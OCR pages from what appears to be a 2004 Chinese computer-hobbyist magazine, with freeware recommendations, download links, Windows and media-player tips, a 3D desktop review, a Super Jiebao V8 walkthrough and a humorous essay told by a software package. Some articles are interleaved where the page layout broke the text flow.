加密金刚锁还有很多不错的功能，本刊也在 2003 年第 16 期《Windows XP 模拟 A 计划》一文中对它进行了介绍，经作者同意，这款原注册费为 30 元的软件，现在以 15 元的价格提供给大家注册(注册日期为:3 月 1 日～5 月 1 日)。

《电脑爱好者》论坛链接:http://www.cfan.com.cn/ipb/index.php?act=ST&f=54&t=83321

注册链接:http://www.softreg.com.cn/shareware_view.asp?id=/3021BDA3-AF8D-4B6D-B32E-D1BACE4717C0/

软件下载地址:http://www.encrypter.net/soft/se5805.exe

(中原油田 何强强) CF [SY06]

15 元优惠注册“网文快捕”(优惠日期 2 月 1 日至 4 月 1 日):http://www.softreg.com.cn/shareware_view.asp?id=/389DAFBD-49B5-416A-9F6B-F05C77A75E60/

15元(通用版)或12元(教育版及学生版)优惠注册“日常写作无忧”(优惠日期为2月15日至4月15日)。:http://www.softreg.com.cn/shareware_view.asp?id=/389DAFBD-49B5-416A-9F6B-F05C77A75E60/(通用版)

http://www.softreg.com.cn/shareware.asp?id=13611(学生版)

http://www.softreg.com.cn/shareware.asp?id=13610(教育版)

下载软件后，解压并直接运行即可，这时会要求选择“One Click”或“Advanced”，如果选择前者，软件会自动帮你选择一种字体、设置好字号，并重新调整 EQ(主要加强低音及高音部分)，如果不想麻烦，直接选择第一项即可。这里如果选择第二项，则可按照如图 1 方法进行设置(点击“Update”按钮后，软件就会自动打开 Winamp)。




图 1

小提示

如果在使用Winamp的Modern皮肤时，发现主面板显示中文歌曲信息为乱码，可用下面的方法修复:点击菜单中的“Options→参数选择”，然后点击弹出窗口的“Modern Skins”，点击右侧窗口中的“Font Rendering”标签，去除“Use Free Type internal TTF rendering”及“Use the alternate fonts if the skin defines them”两项选择即可(见图 2)。




图2 所有关于Modern皮肤的设置都可以在这里修改

CF [SY05]

我是一款商业软件

■北京 笨笨

现在请大家把注意力放到我身上5分钟可以吗？对，就是我。一款身上落满灰尘的商业软件。一个人呆着总是觉得寂寞，和你们讲讲我并不辉煌的一生吧。

主人说自从把我买回来以后，他就没踏实过一天。我是大病平均一周一次，小病基本每天一次。

从光盘厂出来以后，我就一直孤独地躺在那个角落，每天看着各式各样的手从我身边经过。从来没有哪只手在我身边停留过片刻，我看着身边的兄弟一个个地减少。心里真是着急。终于有一天，当我还沉浸在幻想中的时候，突然感觉到了手的温度……原来是老板把我从原来的架子上拿下来了。并扔到了一个堆满处理软件的盒子里。写上了半价的字样。也许正是这半价的字样吸引了那时候还是个超级菜鸟的主人——我被收留了。

到了家，主人便迫不及待地把我放到了光驱中，并且翻开了说明书，准备让我上岗工作了，可是刚进行到第三步，我的主人突然停下来了，看了看我，看了看说明书，然后又看了看我，接着又看了看说明书，眉头皱了一下。我觉得纳闷，难道是我的说明书出了什么问题了吗？“奇怪，这个界面怎么说明书上没有呢？”主人又看了看我，“怪了！”……经过一阵思想斗争后，主人大胆地点了“下一步”，就这样还是菜鸟的主人稀里糊涂地让我进驻了Windows。

别以为这就结束了，其实这还只是我噩梦的开始，主要的原因就是我这个死脑筋的主人非要照着说明书来操作，一会儿要找这个按钮，一会儿又要找那个菜单，哎……他当然不会知道，我和我的使用说明书是分开制作的，是两个不同的部门嘛，由于种种原因，生产我们的时候他们并没有及时交流，说明书的界面还是我的内部测试版本界面呢，那结果是可想而知的了。那段时间我真的被主人折磨得够呛，还给我留下了可怕的后遗症……

那天我又病了，只要随便一动，就会出现错误，为了“治”好我的“病”，主人翻出我的包装盒，从上面找到了一个客服电话，就这样主人那一整天都没怎么离开过电话，时不时就按下重拨键，没办法，电话那边不是占线就是没有人接。直到第二天的上午，电话终于通了，这个电话足足打了30多分钟……主人花了不少“医疗费”给电话局，也没治好我的病。

在我与老大哥Windows几次重生之后，主人的水平有了不少的提高，终于有一天，他知道了目前使用的Windows不是很稳定，他决定换用新版本的Windows了，也许是和老大哥共同出生入死后建立了深厚的感情吧，我对这个新系统非常抵触。结果，我下岗了……

一个星期后，我看见了一个崭新的包装盒躺在我身边，莫名的亲切感——×××2004版，我情不自禁地说了一句：“兄弟，你来啦！”

CF [SY07]



给我一点内存空间 还你多个“Windows”

■ 网虫阿当



阿当在单位可以上网，家里用的也是包月的宽带，每天的浏览自然是少不了啦。可是问题来了，就算是宽带，如果每次只打开一个网站也很浪费时间，为了减少等待时间，自然要同时打开多个IE窗口，所以每次阿当任务栏上总是有一大堆IE窗口按钮，结果是手忙脚乱，经常是误关了哪个还没加入收藏的网址，弄得阿当懊悔不已。没办法阿当开始了寻找多窗口浏览器之旅。

最容易得到的多窗口浏览器

如果说你的电脑中其实早就有一个多窗口浏览器了，你信不信？它就是Tencent Traveler，不知道？它就是腾讯的TT浏览器，这个东东随着QQ已经进入了千万用户的电脑中，相信怎么用阿当不说大家也应该知道，听小特说，编辑部内的Storyer就在使用这款软件，理由很简单，不用再去找其他的软件了，省事嘛。有关腾讯TT的介绍，大家可以参考本刊第2003年第23期《个性前卫的旅行者——新一代腾讯浏览器尝鲜》一文，另外，现在的新版本已经加入了“旋风下载”的功能，这个支持多线程、断点续传的东东让你连下载软件都不用安装了。

下载地址：http://qqdl.tencent.com/tt1.3_52.exe

体验“网际畅游”

我想老鸟们应该都听说MyIE2吧，它可是在很多老鸟的电脑中安了家。听小特说，编辑部里面MyIE2的使用率是最高的，像什么小渔、Cornel、Ricky都在使用它，这款软件的功能很多，像什么鼠标手势、隐私保护，另外还有很多皮肤(其中最精典的就要属一款名为“唐韵”的皮肤了)，还有N多的插件，等你把这些插件安装上，你就能体会到什么叫“网际畅游”了。

下载地址：http://www.myie2.com/html_chs/download.htm

MyIE2之外的选择

如果说以前老鸟们选择的多窗口浏览器只有MyIE的话，现在则除了MyIE2外，还有GreenBrowser，这款软件的功能与MyIE2很像，也有很多插件、皮肤，但一些细节上的设计有所不同，可以说和MyIE2各有千秋，所以现在一些老鸟们已经渐渐开始使用GreenBrowser，如果你喜欢可下载来试试看。

下载地址：http://www.morequick.com/GreenBrowserGB.zip

小编有话说：一次小特和几个编辑一起聊天，说起多窗口浏览器，发现各自使用的浏览器都差不多，只是每个功能在菜单中的位置不同。说到多窗口浏览器，的确功能都差不多，最基本的功能就是浏览，只要找一款适合自己的就可以了，所以这里小特只让阿当介绍了三款多窗口浏览器，网上还有很多，只要找到自己喜欢的用顺手的就可以了。另外，如果你使用了多窗口浏览，你会发现软件的相关进程会占用大量的内存，没有关系，这是正常的。想想看当你打开多个IE的时候系统是不是也会变慢？毕竟现在的网页里包含了越来越多的特效，如FLASH动画等，这些可都是要消耗系统资源的。

CF [SY08]

最快速的释放内存:SysInfoMyWork

问:我用过很多释放系统内存的软件，但感觉还是不够直观，快捷，小巧，有没有这方面的免费软件呢？

答:这里推荐你使用 SysInfoMyWork，它是一款只有124KB 的软件，功能还是很强大的。通过它你可以随时知道当前系统中的内存使用情况，必要时还可以使用它来释放系统内存。

软件运行后会自动在系统托盘处显示其图标，双击图标可打开“任务管理器”窗口，鼠标右击，可以从“Free Memory”项下选择需要释放的内存容量。你也可以点击“Setting”项，从弹出的窗口中设置自动整理内存的条件。



软件版本:1.4　软件大小:197KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.vetch.magot.pl/files/simw/SysInfoMyWork_v14.exe

安装多系统不必按顺序:OSBRecovery

问:我的电脑本来使用的是 Windows 2000，因为工作现在需要安装 Windows 98，可 Windows 98 安装后，我才发现没办法进入 Windows 2000 了，有没有方法可以修复？

答:其实这个毛病可以手工修复，但有些麻烦，所以推荐你使用 OSBRecovery。

安装并运行该软件后，先选择好“操作系统 1”及“操作系统 2”，并且设置其“所在分区”，接着选择默认启动的操作系统，其他使用默认即可，最后点击“开始修复”按钮进行修复。



软件版本:1.0　软件大小:1039KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://tj-http.skycn.net:8181/down/OSBRecovery.exe

让任务栏变得更宽:NOTIFY MINIMIZER

问:为了保护眼睛，我习惯使用800×600的分辨率，这样我的任务栏就会变得很紧张，又有托盘图标，又有快捷启动栏，因此经常是只打开几个程序，任务栏上的窗口按钮已经变得很窄，选择程序的时候很麻烦，有没有什么好办法可以把任务栏变宽呢？

答:其实对于这种情况有很多解决方案，比如使用本刊2003年第17期《Windows XP 模拟B计划》中介绍的Effective Desktop，这样可以减少系统托盘的空间占用，也可以使用本刊2004年第2期《给你一个会变身的快速启动栏——体验 True Launch Bar》中介绍的Turn Lanch Bar，用它来减小快捷启动栏的空间占用。另外这里再介绍一款名为NOTIFY MINIMIZER的软件，它的功能是可以把任意窗口都最小化至系统托盘，而且软件小巧，运行后仅占用几百KB的内存资源。

把下载回来的压缩包直接解压缩，再运行 Minimize.exe，然后当你右击任意窗口右上角的“_”时，就可以把该窗口最小化至系统托盘。恢复时只要双击系统托盘的图标即可。




另外如果用IE直接下载某些软件时，有时会怕误点“取消”按钮，这时也可以用这款软件把这个窗口最小化至系统托盘。

软件版本:1.4　软件大小:34KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://jsimlo.sk/home/minimizer/minimizer.zip

智能卸载:SMART UNINSTALLER

问:我的电脑现在越来越慢，现在想整理一下硬盘，卸载一些没用的软件，但有些软件在 Windows 的“添加/删除程序”中并没有列出，对于这种软件怎么处理？另外，可能是由于我的系统比较乱的原因，“添加/删除程序”经常失去响应，所以我希望有一个软件最好能够代替它，让我可以直接卸载全部软件。

答:其实关于反安装软件有很多，这里介绍给你的是一款比较精典的软件——SMART UNINSTALLER。



这款软件本身是一款绿色软件，所以只要把下载的压缩包直接解压缩即可使用了：从“Conventional Entries”下的文本框中选择需要卸载的软件项目，再点击“Uninstall”按钮即可。如果要卸载一些 Windows 内置的程序软件，如NetMeeting、OutlookExpress等，可以从“Unconventional Entries”文本拉框中选择，然后同样点击“Uninstall”按钮即可。如果你卸载的程序已经被你从硬盘上删除，那么可以点击“Remove”把其从注册表中对应的项目删除，以减少系统垃圾。

软件版本:1.0　软件大小:372KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://files.webattack.com/localdl834/sun.zip　CF [SY09]

新软物语

技巧E卡通 Skill Tips

金山毒霸升级注意事项：

在金山毒霸自动升级病毒库的功能中，有一项是选择病毒库的升级站点，多数情况我们选择距自己较近且速度快的服务器来升级。但就因为这个选择却往往让我们无法在第一时间升级最新毒霸病毒库，原因在于金山公司在发布新的病毒库文件时，可能由于网络等原因，病毒库在其他服务器上会稍晚一些才更新，所以到金山的服务器上升级，能确保第一时间升级到最新的病毒库版本。

（泰川小小牛）

加快McAfee VirusScan的升级速度

不少朋友使用McAfee VirusScan杀毒软件（最新版本7.1.0），杀毒效果不错，但感觉病毒库升级时速度非常慢。这是因为VirusScan预先配置的两个资料库分别是ftp://ftp.nai.com/CommonUpdater和http://update.nai.com/Products/CommonUpdater。而软件默认是使用FTP站点进行病毒库升级的，但速度往往比较慢，我们可以把HTTP资料库设置为默认的站点从而加快速度：在控制台“工具”中的“编辑自动更新资料库列表”里，选中“NAIHttp”，然后按“上移”，使它到第一行位置，这样在下次更新时VirusScan就会用HTTP更新，速度会加快不少。如果你觉得速度还不理想，可以到比较大的下载网站下载病毒库文件，如http://www.onlinedown.net/new/n4.htm，一般每星期下载一次即可。

（LX）

巧查ISO文件中的病毒方法二

本刊2004年第3期第33页介绍了查杀ISO文件的方法，这里再推荐给大家另外一个方法：用Daemon或其他虚拟光驱软件把需要查毒的ISO虚拟，然后直接用杀毒软件查毒即可。

（北京　赵仁人）

玩转TC内的另类解压缩

大家都知道，TC内置了RAR和ZIP压缩格式的支持，其实TC还支持ISO、IMG文件，直接浏览和解压这两种特殊格式，而不需要专用的处理工具。

首先下载ISO插件（http://ghisler.fileburst.com/plugins/iso_plugin.zip）及IMG插件（http://ghisler.fileburst.com/plugins/azeimg.zip）。之后在TC安装目录下新建一个“Plugins”目录，然后把两个压缩包中的文件解压到“Plugins”目录。进入TC，单击菜单中的“设置→选项”，在弹出对话框左侧点击“压缩程序”，然后点击窗口右侧的“设置压缩程序插件”按钮。这时就会弹出“关联”对话框，在“文件扩展名”后面的下拉文本框中输入“ISO”，单击“新建关联”按钮，选择“Plugins”目录下的“iso.wcx”文件，单击“确定”退出设置即可，然后使用同样方法把img.wcx也添加进去。完成后当浏览ISO及IMG文件时，你会发现文件图标已经变成压缩文件图标，双击文件名即可浏览ISO及IMG文件的内容了，就像进入文件夹一样方便，拖动其中的文件到另一侧面板中即可实现文件解压操作，就像操作压缩包一样简单。

（软件DIY）


巧删豪杰V8在“资源管理器”的图标

新的豪杰V8在安装后会在“资源管理器”中的标题栏上添加一个按钮（见图），当在“资源管理器”中选择了一个MPEG1或MPGE2的视频文件（一般扩展名为MPG）后，点击该按钮，可以直接“资源管理器”中预览视频。但可能有人不太喜欢这个按钮。去除方法很简单，只要把V8安装文件夹（X:\Herosoft\HeroV8）下的VCvtShell.dll改名，重启即可。（ABC）



“Excel+记事本”联手打造“文件更名器”

在管理文件时，经常会遇到将一些文件批量更名的麻烦工作，如果手边没有现成的软件，那该怎么办呢？只要你有Excel就可以完成简单的改名工作了。



比如，把c:\ren文件夹里的cat1.txt、cat2.txt、cat3.txt……cat10.txt改名为以pig开头的文件：首先打开Excel，在单元格A1中输入“ren cat1.txt”，在单元格B1中输入“pig1.txt”，然后选中A1及B1两个单元格，把鼠标移到填充柄上，待鼠标变为“十”字形时，向下拖动到B10单元格（见图），最后选中A1～A10及B1～B10，按Ctrl+C，打开“记事本”，按Ctrl+V粘贴，并把它以A.BAT为文件名保存到C:\ren文件夹下，运行A.BAT即可。

如果使用的是Windows XP，那么可以把名称任意的文件名修改为连续的文件名，比如把D:\Flowers中的图片进行批量更名：首先选中所有的图片，右击第一张，选择“重命名”，键入“百合花”，这时所有的图片都会按编号改名，然后将“百合花.jpg”命名为“百合花（10）.jpg”。同样进入Excel，分别在单元格A1、B1中输入“ren 百合花（1）.jpg”和“第1朵百合花.jpg”，然后按照前面的方法，就可以把所有的图片重命名了。

（湖北　贾朝晖）

CF [SY10]

看点 利用3DNA Desktop创建一个真正的3D桌面，并且可以自定义其中的内容。

给你一个真正的3D桌面

■ 湖南　双龙一剑

整日面对着静态的Windows桌面，时间久了，无论怎么美化都会感到枯燥。有没有想过让这静态的桌面“动”起来，颠覆平面走向立体，给Windows一个真正的3D桌面呢？3DNA Desktop可以帮你实现这个愿望，它在给你的操作带来更多方便、更多乐趣的同时，还大大拓展了桌面的范围。使用3D桌面操作系统就像打CS游戏那样，你可以在一个虚拟的空间中行动，点击各种图标执行程序，欣赏自己的图片，打开各种文档，甚至拨号上网、浏览网页，累了还可以走上阳台看看风景，闷了可以打打篮球或玩其他你设定好的游戏……怎么样？感兴趣的话，就一起来体验一下吧。

3DNA Desktop小档案

软件版本：1.1.0　软件大小：21MB
软件性质：共享软件　适用平台：Windows 9x/2000/XP
下载地址：http://3dna.fileburst.com/d3DNA_Loft_110.exe
安装提示：3DNA Desktop对系统软硬件的要求相对较高。CPU需在Intel PIII/AMD Athlon 500 MHz以上，内存不低于256MB，显卡需有32MB显存，同时安装DirectX 7或更高版本。

一、初识3DNA Desktop

启动3DNA Desktop后，稍等片刻便可看到3D桌面的初始界面，该界面是一间北欧风格的复式结构木屋（见图1），屋子中的一切都是用3D贴图表现出来的。屋子的正中央有一个圆型的设置盒，盒顶标有“OPTIONS”字样，在上面单击鼠标左键便可使选项设置台升起，从这里可以控制3DNA Desktop的工作方式如屏幕分辨率、声音效果等。



图1　3D桌面的初始画面，像不像主视角3D游戏呢？

在3D桌面的右下角有个球形的悬浮控制板，点击它就可以在3D桌面与传统桌面之间切换，而在其上单击鼠标右键则可打开程序主菜单。屋子正对面写有“APPLICATIONS”字样的是应用控制台，它就相当于Windows的桌面，通过该控制台可进行传统桌面上所有的操作。另外，在其上的四个不同颜色的按钮上单击，即可进入相应的功能界面（见图1）。

小提示

如果你觉得应用控制台上的文字看不清楚，则可利用键盘上的“↑”往前走近，同时键盘上的其他三个光标也可控制往相应方向走动。

二、设置3D桌面的外观

在选项设置台中可以完成3D桌面的外观设置，包括添加背景音乐、更换热键、选择房屋类型、设置室外风景、选择天气等。下面我们就以添加背景音乐为例，看看3D桌面的基本设置方法。




图2　这就是选项控制台

首先，在选项设置台中点击“←”或“→”按钮可使该设置台往相应方向转动（见图2），直到出现“USER OPTIONS”设置栏。然后单击“PREFERENCES”按钮，在弹出的“Options”窗口的“Preferences”标签下，单击“Background”栏，从中便可选择软件自带的MP3背景音乐（见图3），或单击其后的“Folder”按钮选择目录及MP3歌曲，完成之后单击“确定”按钮关闭该设置窗口，即可完成背景音乐的添加。



图3　虽然桌面变为3D程序的设置界面还是普通Windows窗口

至于天空、房屋类型、室外风景等，可以在选项设置台的“WORLD OPTIONS”区域中设置。你也可以直接在悬浮控制板上单击鼠标右键（或在系统托盘上3DNA Desktop图标上单击鼠标右键），在弹出的主菜单中更改。

三、让3D桌面内容更丰富

在应用控制台上，可以双击上面的图标来运行相应程序，就像双击传统桌面上的图标一样。比如，双击“WEB”图标即可启动IE浏览器（见图4）。然而，应用控制台上面的图标毕竟有限，如何向其中添加更多的快捷方式呢？



图4　3D桌面上的许多物体都有其实际用途

在应用控制台未被快捷图标占用的空白位置单击鼠标右键（见图5），从菜单中选择“Create Shortcut”命令，然



图5 这就是应用控制台，比那些所谓的桌面美化工具要实用得多

后从浏览窗口中选择应用程序，单击“确定”即可加入。如果要删除（或更改名称）某个快捷图标，则只需在该图标上单击鼠标右键，从弹出的菜单中选择“Delete”（或“Rename”）命令。

小提示

- 3D桌面仍然支持拖拽
- 虽然桌面变成3D的了，但并不影响开始菜单的使用。单击开始菜单，把其中的程序图标拖入到应用控制台的空白位置即可将其添加为图标。

四、可视化的网站收藏夹

在应用控制台上单击蓝色的“B”按钮，即可看到一个共有24个小浏览框的网站收藏夹，在这每个小框中都可添加一个网页，添加方法如下：首先在空白小框上单击鼠标右键，从打开的菜单中选择“Choose Web Page”（见图6），然后在弹出的对话框中直接输入“http://www.cfan.com.cn”，完成后单击“OK”按钮即可把CFan的网页添加进去。如果你处于联网状态下，添加进去的网页会自动加载页面，并显示为缩略图，双击任一网页缩略图，系统就会调用默认的网页浏览器来打开该页面。如需一次性更新对全部网站的缩略图，单击下方的“UPDATE ALL”按钮即可。



图6 以网页缩略图方式组织收藏夹，很有意思吧！

五、在桌面上建个美术馆

当我们从应用控制台所在房间沿着楼梯走到楼上时，便可来到一个休息室，墙壁上挂着一些未装相片的相框。你可以把自己喜欢的照片加入进去。

在空白相框中单击鼠标右键，并在打开的菜单中选择“Choose Picture”命令（见图7），在“打开”窗口中找到要加入的图片后，再单击“打开”按钮，此时会弹出一个确认提示窗口，单击“是”按钮接受设置即可看到效果。



图7 在这间休息室中，走近照片即可看到放大的效果

当你看着用自己喜欢的照片布置的休息室，会不会觉得它像个小型的家庭美术馆呢？

六、桌面上的消遣——投篮游戏

在这个3D桌面中，居然收录了一个投篮游戏（软件作者真有闲心啊）！利用光标键控制方向，走到二楼的阳台上便可看到篮球架（其默认快捷键为“4”）。走到合适的位置，单击左侧的“Start GAME”按钮，然后从两种游戏方式中选取一种，便可进行游戏（见图8）。



图8 瞄准……投！

投篮游戏玩法也不难：首先，在篮球上双击鼠标左键拿球，准备好后输入“M”就可以利用鼠标瞄准，再按下鼠标左键不放（按的时间越长则用力越大），估计力气合适时松开鼠标左键则可投出篮球，投篮后可单击篮球架下的“RESET TOYS”按钮，使篮球快速复位。

3DNA Desktop不仅带给你一个全新的3D桌面，更让你成为了这个虚拟世界中的主人，你可以在这个世界中打造自己喜欢的桌面环境。另外，在3DNA Desktop的官方网站（www.3dna.net）还有更多“World”，也就是3D桌面的主题可供选择。只要你有兴趣，3D桌面也可以换风格啊！CF [SY11]

看点 超级解霸V8新功能及技巧。

重返精彩影音世界

——超级解霸V8试用小记

■ 北京 KING

提起超级解霸，相信大家都不会对它感到陌生。就是它，当初让我们改变了“电脑只是一台打字机”的观念，继而成为风靡全国的媒体播放器。最近，豪杰公司又推出了经过全新包装的超级解霸V8。与以前版本相比，超级解霸V8有了一些改进，比如支持P4超线程技术，新增了对DivX、RMVB、VQF、MOV、SWF等常见影音格式的支持，这样，只要安装超级解霸就可以播放几乎所有影音文件。该软件另一个大卖点是“彩影”功能，可以把正在播放的电影画面（也包括数码相机、数码摄像机和摄像头等设备播放的画面）截取下来，发送到手机中，不仅操作简单，而且价格低廉。不过，再怎么说，超级解霸也是一款媒体播放工具，那么我们就来看看V8带给了我们哪些新体验吧。

截取精彩的视频片段

“我想把VCD或DVD电影中的经典情节保存下来，应该怎么做呢？”这几乎是每一个电脑初学者都会提而且最喜欢提的问题。对于新手来说，抓取视频片段确实比较复杂，然而有了超级解霸V8，截取视频片段也会变得非常简单。

首先，在超级解霸V8中播放DVD或VCD影碟，点击工具栏中的“循环播放”按钮之后将播放进度条拖拽到需要截取片段的起始位置，并按下“选择开始点”按钮，接着再将播放进度条拖拽至录取区域的终止位置，并按“选择结束点”按钮，这样即可设置整个片段的起始和结尾部分。最后点击“保存MPG”按钮，根据系统提示将设置的区域录制为MPG或MPV（MPV文件只有视频无音频）文件保存即可（见图1）。不过需要注意的是，这种方法截取得到的MPG文件如果需要刻录成VCD，必须通过豪杰视频通工具进行转换。




图1 超级解霸V8的主界面还是那么花哨

小提示

● 截取视频片段功能只支持VCD、DVD或者MPEG1标准的MPG、DAT以及VOB格式文件。

自制电影点播画面

一般的VCD和DVD电影都带有“分段播放”功能，允许通过一个点播画面迅速进入你喜欢的情节。但这个点播画面一般按照影片时间自动分段，也有少数DVD会按照情节分段。然而我们是否可以自定义点播画面，按照自己的喜好来设置点播画面呢？超级解霸V8的书签功能使这一点变为现实。

超级解霸V8中的“书签”，确切地说是一种记忆播放功能，在已播放位置做上标记之后，下次播放该影片时即可从标记的位置开始播放，因此通过增加书签，就可以自定义点播画面了。在播放影片过程中，运行“视频→书签→添加”命令即可在当前位置添加一个书签，然后用同样的方法在你喜欢的其他位置添加书签。这样，下次再播放该影片时，运行“视频→书签→预览”命令即可看到点播画面了，所有的预览帧都是你所设置的书签的位置。只要用鼠标选取任意一个画面，就可以跳到那段情节（见图2）。



图2 用“书签”的预览功能来代替点播画面

小提示

● 超级解霸V8的“书签”功能只能用于VCD和DVD光盘，对于普通的电影文件不起作用。

在资源管理器中播放电影

超级解霸V8提供了一个颇具特色的资源管理器播放功能，可以直接在文件夹的管理区域中播放视频文件，这可以作为Windows视频预览功能的增强。

安装完超级解霸后打开资源管理器，你会发现在文件夹的右上角多出了一个播放图标，如果打开某个文件夹中有MPEG1或者MPEG2标准的影视文件，就可以用鼠标选中该文件后点击右上角的图标，这时文件夹的窗口就会变成播放窗口，影片内容就会立即开始播放（见图3）。

利用MV光盘制作卡拉OK伴奏

很多音乐爱好者喜欢通过观看VCD来学习歌曲的演唱，一般会将整个MV复制到硬盘中随时欣赏。但如果觉得MV文件占用硬盘空间比较多的话，这时不妨借助超级解霸V8把

随心所欲调音量

私藏小软

■ 亚历


工作之余，和同事朋友玩一把CS，是紧张的IT工作一族最喜欢的放松方式。不过，玩起游戏来，烦人的事情也不少，除被人屡次爆头之外，最常见的就是音量不合适了。

进入游戏，才发现音量太大或太小，要调整，必须退出来，切换到Windows桌面，然后调整，切回游戏，不合适还要再调整……这么来回折腾几次，人家都玩完好几局了！其实只需使用一款小软件，就可以解决这个问题。

VolumeTray小档案

软件版本:2.0 Beta 003　　软件大小:371KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://glorysoft.omsk.ru/files/vlt_setup20.exe

将VolumeTray下载到硬盘上，解压之后，运行主程序VolumeTray，就可以看见任务栏上多了两个小图标。前一个显示了当前音量的高低。用鼠标点击后一个就可以调节音量。左键降低，右键升高。很方便吧！下面我们解决玩CS的时候调音量的问题。



双击第一个图标，可以看到VolumeTray的主界。点击“Options→Preference”，在打开的设置窗口中转到“Hot Keys”页(见图)。点选“Volume Up”，然后选中“Hot Key Enabled”，然后用同样的方法激活“Volume Down”的快捷键。最后点击“Apply Changes”按钮，点击“OK”确定。最后点击“Hide”按钮隐藏主界面。

现在，在玩CS时，就可以随时通过快捷键“Ctrl+Alt+Up”和“Ctrl+Alt+Down”来调节音量高低了。根本不用暂停游戏。岂不方便？

火速链接

我们在2003年第10期《免费享受“品牌机”待遇》中还介绍过一个出色的快捷键设置工具——Hotkeycontrol XP,通过它不仅能够同样实现通过快捷键调整音量,而且还能打造一键关机、一键控制光驱开关、一键锁定电脑、一键拨号上网等非常酷的功能。其下载地址为:http://www.digital-miner.com/software/hkcontrol.zip。

CF [SY13]




图3　资源管理器右上角的“播放”图标能不能再漂亮点？

MV改造成卡拉CD伴奏来保存。

首先激活音频解霸A8程序，并且载入一首MV播放。这时注意，在刚刚开始播放时，要立即按下“暂停”按钮中止当前播放的歌曲，接着运行“音频→声道控制”命令，并且从弹出菜单中选择“左声道”一项，然后再运行“控制→播放并录音”命令，确认文件的保存路径与名称之后，音频解霸会一边播放一边将伴奏音乐录制为WAV文件保存(见图4)。得到WAV文件后，我们既可以用豪杰音频通(随超级解霸V8附赠的小工具)把WAV转为MP3，也可以通过Nero之类的刻录软件将其刻录为音乐CD。



小提示

基本上所有的MV歌曲都是左声道为音乐伴奏、右声道为歌手演唱,如果歌曲声道颠倒则需要选择相应的伴奏声道。

看到精彩怎么发？

“看到精彩你就发”，这是超级解霸V8的一句宣传语，估计会有好多人看不懂，笔者觉得其完整版是这么说的：如果你在用超级解霸播放电影或视频画面的时候看到了精彩的图像，就可以把这个画面发送到支持彩信并且开通了GPRS服务的手机上。至于该画面到了手机上是否仍然精彩，可能就要取决于手机屏幕的质量了。

用超级解霸V8给手机发图片的方法很简单：在播放VCD、DVD或者摄像头、DV即时视频时，点击“暂停”按钮，接着按下“彩影”按钮，稍等片刻即会弹出发送窗口(见图5)。然后从下拉菜单中确认接收手机的机型、自己的手机号码以及接收手机号码，点击“确定”，稍等片刻手机上就能收到图片了。至于费用，每张图片只需0.2元，这确实比很多彩信网站都便宜，所以也还是值得一试的。



图5　发送图片之前,请确定接收的手机已经开通了GPRS服务

CF [SY12]

图4　不甘寂寞的音频解霸A8，里面跟V8一起变

看点 告诉你什么是拼贴画，图像蒙太奇是怎么回事；发挥你的想像力，轻松自制拼贴画。



漫游在创意空间

——自制电子拼贴画

■ 周明宸

相信每个电脑用户的硬盘里都存放了大量的图片，怎样更好地编辑这些图片，一直是大家讨论的热点。那些使用Photoshop进行复杂编辑的方法，对于属于菜鸟级别的我们来说，显然不适合。但充分利用手中的素材，通过简单的创作过程将它们拼合到一起，制成自己的艺术照、海报等，应该是相对简单的一件事，那么就来看看将要引入的拼贴画这个概念……

一、拼贴画知识大补贴

从字面来看，“拼贴画当然就是将其他图像经过修剪，拼贴到一幅图片中，理论上的概念就是——以各种材料拼贴而成的装饰艺术。说到这里，有的朋友会想到小时候在幼儿园利用纸片、碎布等，加上浆糊拼贴出的各种作品。种作品“厚道”地说，就是抽象、写意；实话实说，就是信手涂鸦，不过那就是你最早的拼贴画作品了。

小知识

拼贴画的历史

